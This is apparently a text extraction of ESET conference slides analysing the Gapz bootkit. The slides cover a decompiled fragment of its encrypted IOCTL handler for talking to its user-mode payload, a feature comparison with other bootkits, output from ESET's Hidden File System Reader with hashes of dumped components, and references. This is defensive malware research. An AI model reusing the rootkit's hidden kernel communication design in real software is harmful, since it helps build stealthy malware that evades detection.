
# Gapz User-mode Payload Interface

```
hooked_ioctl1 = vBBBBBBE3->IoControlCode_HookArray;
while ( *hooked_ioctl1 != IoStack->Parameters.DeviceIoControl.IoControlCode )
{
    ++i; // check if the request comes from the payload
    ++hooked_ioctl1;
    if ( i >= IRP_MJ_SYSTEM_CONTROL )
        goto LABEL_11;
}
UserBuff = Irp->UserBuffer;
IoStack = IoStack->Parameters.DeviceIoControl.OutputBufferLength;
OutputBufferLength = IoStack;
if ( UserBuff )
{
    (vBBBBBBBF->rc4)(UserBuff, IoStack, vBBBBBBB->rc4_key, 48); // decrypt payload request
    v4 = 0xBFFFFFFF;
    if ( *UserBuff == 0x34798977 ) // check signature
    {
        hooked_ioctl1 = vBBBBBBE3;
        IoStack = i;
        if ( *(UserBuff + 1) == vBBBBBBE3->IoControlCodeSubCmd_Hook[i] ) // determine the handler
        {
            (vBBBBBBE3->IoControlCode_HookDpc[i])(UserBuff);
            (vBBBBBBBF->rc4)( // encrypt the reply
                UserBuff,
                OutputBufferLength,
                vBBBBBBB->rc4_key,
                48);
            v4 = 0xBFFFFFFF;
        }
    }
}
```

# Modern bootkits comparison

Functionality	Gapz	Olmarik (TDL4)	Rovnix (Cidox)	Goblin (XPAJ)	Olmasco (MaxSS)
MBR modification	☑	☑	☒	☑	☑
VBR modification	☑	☒	☑	☒	☒
Hidden file system type	FAT32	custom	FAT16 modification	custom (TDL4 based)	custom
Crypto implementation	AES-256, RC4, MD5, SHA1, ECC	XOR/RC4	Custom (XOR+ROL)	☒	RC6 modification
Compression algorithm	☑	☒	aPlib	aPlib	☒
Custom TCP/IP network stack	☑	☒	☒	☒	☒

# Gapz: forensics approaches



# Hidden File System Reader

ESET Hidden File System Reader

1.0.3.1 (Apr 30 2013 16:31:34)

Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.

**HfsReader.exe [params] [export\_path]**

Params:

- /help or /? - print help message
- /no-output - no output to command line
- /no-export - do not export files from file system(s)
- /export-txt - export file list from file system(s) to text file
- /mbr - make mbr dump
- /vbr - make active drive vbr dump
- /dump=<o>,<s> - make hard drive dump
  - <o> - offset from beginning or "end"
  - <s> - sizeExamples:
  - /dump=512,1024
  - /dump=end,4096
- /zip - pack all files into zip archive
- /full - create full analysis and pack results into zip archive

**Supported Hidden File Systems:**

Win32/Olmarik (TDL3/TDL3+/TDL4)  
Win32/Olmasco (MaxXSS)  
Win32/Sirefef (ZeroAccess)  
Win32/Rovnix  
Win32/Xpaj  
Win32/Gapz  
Win32/Flamer  
Win32/Urelas (GBPBoot)

# Hidden File System Reader



ESET Hidden File System Reader

1.0.2.8 (Mar 12 2013 15:16:21)

Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.

Processing... Please wait.

Parsing file systems...

"Gapz\_MBR" file system found:

- mbr\_original

md5: DF09785A37B0197496A1C45A8292FAA6

- payload.bin

md5: FC21B3133F0ACB449035A81C1B6B738E

- cfg

md5: BFB8C46B86840774F4B1F7424D45AF28

- mbr\_infected

md5: 9554D21CBA16AE4754BA629ADD5B487F

File system(s) successfully exported!

# Hidden File System Reader



ESET Hidden File System Reader

1.0.3.1 (Apr 30 2013 16:31:34)

Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.

Processing... Please wait.

Parsing file systems...

"Gapz\_UBR" file system found:


- vbr_original	md5: 32E746BECCA5C4CC2511CABFFE6B7310
- payload.bin	md5: 9DCFE30C707B0941EEECF51DA2DBBAA0
- cfg	md5: 3DC93A2466B881E24912DCCF839FC4C8
- bis	md5: DF739CC8AA796A24FF10E57894F8864C
- overlord32.dll	md5: 3AEC40DE15B791B2DFA978DEDE7B0C89
- overlord64.dll	md5: F5358444F57E2849C73D9DD14EBB4FA4
- conf.z	md5: 7215EE9C7D9DC229D2921A40E899EC5F
- e59df022	md5: 74D9434F39779CB608D48D773F627287
- vbr_infected	md5: 115AB3FD466BEE136DE25A6CEB46E54C

File system(s) successfully exported!

# DEMO



# HiddenFsReader: Free public forensic tool



Try to use it right now ;)


<http://download.eset.com/special/ESETHfsReader.exe>

Download 



# Conclusion

- **The most complex != The stealthiest (detection)**
- **Gapz employs a new VBR-based bootkit technique**
- **Gapz implements:**
  - ✓ **network communication protocol stack**
  - ✓ **crypto library**
  - ✓ **hidden FAT volume**
- **HiddenFsReader is capable of dumping contents of the hidden volume**



# References

✓ **Gapz and Redyms droppers based on Power Loader code**

<http://www.welivesecurity.com/2013/03/19/gapz-and-redyms-droppers-based-on-power-loader-code/>

✓ **Mind the Gapz: The most complex bootkit ever analyzed?**

<http://www.welivesecurity.com/wp-content/uploads/2013/04/gapz-bootkit-whitepaper.pdf>

✓ **Modern Bootkit Trends: Bypassing Kernel-Mode Signing Policy**


<http://go.eset.com/us/resources/white-papers/Rodionov-Matrossov.pdf>

✓ **Defeating Anti-Forensics in Contemporary Complex Threats**

[http://go.eset.com/us/resources/white-papers/Matrossov\\_Rodionov\\_VB2012.pdf](http://go.eset.com/us/resources/white-papers/Matrossov_Rodionov_VB2012.pdf)

✓ **Bootkit Threats: In-Depth Reverse Engineering & Defense**

[http://www.welivesecurity.com/wp-content/media\\_files/REcon2012.pdf](http://www.welivesecurity.com/wp-content/media_files/REcon2012.pdf)



*Thank you for your attention!*

**Eugene Rodionov**  
rodionov@eset.sk  
@vxradius

**Aleksandr Matrosov**  
matrosov@eset.sk  
@matrosov

